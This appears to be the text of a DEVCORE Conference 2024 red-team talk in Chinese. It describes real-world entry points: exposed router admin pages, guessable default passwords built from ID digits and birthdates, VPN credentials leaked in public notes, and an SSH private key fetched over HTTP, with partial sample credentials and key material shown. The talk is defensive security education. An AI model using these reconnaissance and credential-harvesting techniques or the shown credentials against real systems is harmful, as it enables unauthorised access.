

# DEV✓CORE

## 《轉生赤隊： 異世界網際穿越之旅》

Linwz

戴夫寇爾股份有限公司

[contact@devco.re](mailto:contact@devco.re)

DEVCORE CONFERENCE 2024 | 2024.03.16




## Outline

---

1. 前言
2. 案例分享
3. 紅隊 Side Channel Attack
4. 防範建議

# 防禦設備放好放滿




突破點往往不用這麼困難

DEV✓CORE

# 紅隊實際遇到的案例

\*已去識別化\*


# 案例一：對外開啟管理頁面的 Router



## 案例二：某重要系統

---


- 帳號
  - 員工編號
- 預設密碼
  - 身分證後四碼 + 生日 (94010315)




重要系統

# 案例二：某重要系統


- 帳號
  - 員工編號
  - 預設密碼
    - 身分證後四碼 + 生日 (94010315)




重要系統



B 主管



A 員工



打卡標註



翻！








# 案例二：某重要系統

- 帳號
  - 員工編號
- 預設密碼
  - 身分證後四碼 + 生日 (94010315)
- 從員工社群關聯到主管



# 案例三：外網筆記發現 VPN 資訊

本文檔旨在指導員工如何設置並連接到公司的VPN，以便從家中工作(WFH)。請依照以下步驟進行操作。

## 步驟1: 設定VPN連線

安裝完VPN客戶端後，您需要配置VPN連線。以下是連線設定資訊：

- **VPN伺服器地址:** 173.57.37.150
- **連線協定:** 根據您的VPN客戶端，可能需要選擇 PPTP、L2TP 或 OpenVPN 等協定。
- **使用者名稱:** Peter
- **密碼:** DEVCORE\_CONF

請在VPN客戶端中輸入上述資訊。

## 步驟2: 連接到VPN

設定好VPN連線資訊後，您可以嘗試連接到VPN。



# 案例四：SSH 私鑰裸奔

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /id_rsa HTTP/1.1			3	Date: Sun, 18 Feb 2024 03:42:03 GMT		
2	Host: d3vc0.re			4	Content-type: application/octet-stream		
3	Connection: close			5	Content-Length: 2590		
4				6	Last-Modified: Sun, 18 Feb 2024 03:36:12 GMT		
5				7			
				8	-----BEGIN OPENSSH PRIVATE KEY-----		
				9	b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn		
				10	NhAAAAAwEAAQAAAYEA3ubrg28hGmPJ0BLfjGNb3gGvit0wIle/MZFN0b+i7bqndFWZA027		
				11	iUgAXLo2yfAXPgTMO9iUC9WaIcBhtomFpDsKlYYB0HTfA9ILO9ANRCR9BRNiB+pAV4ePjw		
